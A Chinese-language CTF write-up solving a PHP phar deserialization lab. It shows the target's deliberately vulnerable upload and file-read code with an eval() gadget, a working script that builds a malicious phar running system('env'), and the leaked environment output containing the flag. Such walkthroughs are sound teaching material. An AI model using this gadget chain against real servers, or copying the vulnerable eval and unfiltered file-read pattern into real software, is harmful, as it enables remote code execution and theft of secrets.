

浏览...

提交

1.打开靶场，有一个文件上传点，ctrl+u发现源码

[illegible]

2.把源码复制到html文件在浏览器打开看到反序列化代码，get传参的file的内容不能有flag字符串，提示flag在环境变量

如果上传文件会在当前目录生成upload目录

uniqid将当前的秒数和微妙数转换成十六进制

move_upload_file用于将上传的文件移动到指定目录下

`$_FILES['file']['tmp_name']`为临时文件在服务器上的源路径

文件会先上传到临时文件目录，再将文件重命名到网站upload目录，再输出文件路径

```

    public function __construct($b)
    {
        $this->b = $b;
    }

    public function __toString()
    {
        return eval($this->b);
    }
}

if(isset($_FILES['file'])) {
    @mkdir("upload");
    $uuid = uniqid();
    move_uploaded_file($_FILES['file']['tmp_name'], "upload/".$uuid.".txt");
    echo "Upload Success! FilePath: upload/".$uuid.".txt";
}

if(isset($_GET['file'])) {
    if(strpos($_GET['file'], "flag")) { // flag in env
        die("Get out!");
    }
    echo file_get_contents($_GET['file']);
}

```

3.题目提示为phar反序列化，写一个生成phar文件的脚本

生成.phar文件后，可以随意重命名，因为phar反序列化要用到的phar://伪协议，只要检测到文件符合PHAR的格式（有Stub和Metadata）就会触发反序列化

```

<?php

class A {
    public $a;
    public function __construct($a)
    {
        $this->a = $a;
    }
}


class B {
    public $b;
    public function __construct($b)
    {
        $this->b = $b;
    }
}

$b=new B("system('env');");
$a=new A($b);

$phar = new Phar("a.phar"); // 创建一个名为 "a.phar" 的 Phar 归档文件。
$phar->startBuffering(); //使用 startBuffering() 方法开始缓冲，以便在添加文件之前可以对
Phar 对象进行配置。
$phar->setStub("<?php __HALT_COMPILER(); ?>"); /* 设置stub，必须以
__HALT_COMPILER(); ?>结尾*/
$phar->setMetaData($a); # 设置自定义的metadata，phar文件的Metadata为序列化存储，解析式会
被序列化。
$phar->addFromString("test2.txt", "test2"); //phar文件里面的文件为test2.txt,内容为
test2
$phar->stopBuffering(); # 停止缓冲，将所有的配置应用到 Phar 文件中

```


4.生成a.phar文件后，将其上传并用bp抓包



5.发送到重发器->发送，查看响应找到文件路径

```
pan>  
e>Upload Success! FilePath: upload/6957a3a58a3bd.txt--:
```

6.改请求包，get传参用phar伪协议将我们上传的文件包含进去



7.发送查看响应输出的环境变量得到flag

```
95580f  
49  APACHE_ENVVARS=/etc/apache2/envvars  
50  FLAG=NSSCTF{faf327c8-38fb-44ad-bc11-f6aa10523b94}  
51  <br />  
52  <b>  
Catchable fatal error
```

